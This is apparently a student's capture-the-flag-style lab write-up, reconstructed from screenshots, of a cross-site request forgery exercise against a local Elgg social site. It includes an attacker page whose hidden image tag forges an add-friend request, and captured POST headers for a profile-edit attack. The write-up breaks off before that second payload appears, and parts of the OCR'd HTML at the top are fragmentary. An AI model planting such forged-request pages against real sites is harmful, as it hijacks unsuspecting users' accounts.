
```
ss="elgg-anchor elgg-menu-content elgg-button elgg-button-action"><span class="elgg-icon elgg-icon-address-card elgg-anchor-icon fas fa-address-card"></span><span class="elgg-anchor-label">Edit profile</span></a></li></ul></nav></div>

Fi0Q2047lq9sldJ2VTq_8S9ZI6cG_rPaw/1/59/profile/59large.jpg" alt="Samy" title="Samy" class="photo u-photo"></a></div>
owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-section="default"><li data-menu-item="blog" class="elgg-menu-item-blog "><a href="http://www.seed-server.com/blog/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg
"elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</span></a></li>
gg-menu-content"><span class="elgg-anchor-label">Files</span></a></li>
 elgg-menu-content"><span class="elgg-anchor-label">Pages</span></a></li>
anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span></a></li></ul></nav>

 data-menu-name="title:widgets"><ul class="elgg-menu elgg-menu-title-widgets elgg-menu-hz elgg-menu-title-widgets-default" data-menu-section="default"><li data-menu-item="widgets_add" class="elgg-menu-item-widgets-add "><a href="javascript:void(0);" data-

lgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-menu-section="default"><li data-menu-item="bookmark" class="elgg-menu-item-bookmark "><a href="http://www.seed-server.com/bookmarks/add
t/add" title="Report this page to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elgg-icon elgg-icon-exclamation-triangle elgg-anchor-icon fas fa-exclamation-triangle"></span><span class="elgg-anchor-label">Report this

oken":{"__elgg_ts":1683135418,"__elgg_token":"BdcD2TGUYa-aTSoWs8V8mQ"}},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2020-04-26T15:23:51-04:00","
.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/require.js"></script><script src="http:
```

4-open the attacker container

4.1-go to the /var/www directory


4.2-go to the attacker/ directory

4.3-open addfriend.html




```
[05/03/23]seed@VM:~/.../Labsetup$ dockps
328d8d6a04a0  elgg-10.9.0.5
8a4387bc9b6e  attacker-10.9.0.105
070269c38f7b  mysql-10.9.0.6
[05/03/23]seed@VM:~/.../Labsetup$ docksh 8a
root@8a4387bc9b6e:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@8a4387bc9b6e:/# cd /var/www
root@8a4387bc9b6e:/var/www# ls
attacker  html
root@8a4387bc9b6e:/var/www# cd attacker/
root@8a4387bc9b6e:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@8a4387bc9b6e:/var/www/attacker# cd addfriend.html
bash: cd: addfriend.html: Not a directory
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html


Use "fg" to return to nano.

[1]+  Stopped                 nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# 
```

5-paste the URL that we copied (in step 2) in the “src” and save it



```
 GNU nano 4.8                 addfriend.html                     Modified
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="www.seed-server.com/action/friends/add?friend=59" alt="image" width=">
</body>
</html>


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```


6-here are the Alice’s friends before clicking on add-friend Attack



Alice's friends

No friends yet.


7-when Alice clicks on the add-friend Attack page, Samy should be added to her friends list



CSRF Attacker's Page


- Add-Friend Attack
- Edit-Profile Attack

8- here is the page showed when Alice clicks on the add-friend Attack page



This page forges an HTTP GET request

9-Samy has been added to Alice's friends



You have successfully added Samy as a friend.

Alice's friends

Samy


Alice

Blogs
Bookmarks
Files
Pages
Wire post

Friends
Friends of
Collections

Task 3: CSRF Attack using POST Request

1- go the Samy’s edit profile



www.seed-server.com/profile/samy/edit

Edit profile

Display name: Samy

About me: Samy is my hero


Public

Brief description: Samy is my hero2

Public

Location

2-open the "HTTP Header Live" then click on save



HTTP Header Live Main — Mozilla Firefox

```
NS_ERROR_NET_ON_RECEIVING_FROM

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------213413446421779240833063982745
Content-Length: 3028
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qmm1rt8kgc7667hcf1e70pa
Upgrade-Insecure-Requests: 1
__elgg_token=MShvbuvNtxZa5XGQ-
&accesslevel[description]=2&br
POST: HTTP/1.1 302 Found
Date: Wed, 03 May 2023 17:59:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-c
expires: Thu, 19 Nov 1981 08:52:00 G
pragma: no-cache
Location: http://www.seed-server.com
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF

http://www.seed-server.com/pro
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu
Accept: text/html,application/xhtml+
```


HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------213413446421779240833063982745
Content-Length: 3028
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=qmm1rt8kgc7667hcf1e70pauh9
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=MShvbuvNtxZa5XGQ-Nl0sg&__elgg_ts=1683136757&name=Samy&description=<p>Samy is my hero</p> &acc
```


3- open the editeprofile.html



```
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html


Use "fg" to return to nano.

[1]+  Stopped                 nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# nano addfriend.html
root@8a4387bc9b6e:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
root@8a4387bc9b6e:/var/www/attacker# nano editprofile.html


Use "fg" to return to nano.

[2]+  Stopped                 nano editprofile.html
root@8a4387bc9b6e:/var/www/attacker# nano editprofile.html


Use "fg" to return to nano.

[3]+  Stopped                 nano editprofile.html
root@8a4387bc9b6e:/var/www/attacker# 
```

ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:10
root@8a4387bc9b6e: /var/www/attacker
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /var/www/attacker
Right Ctrl

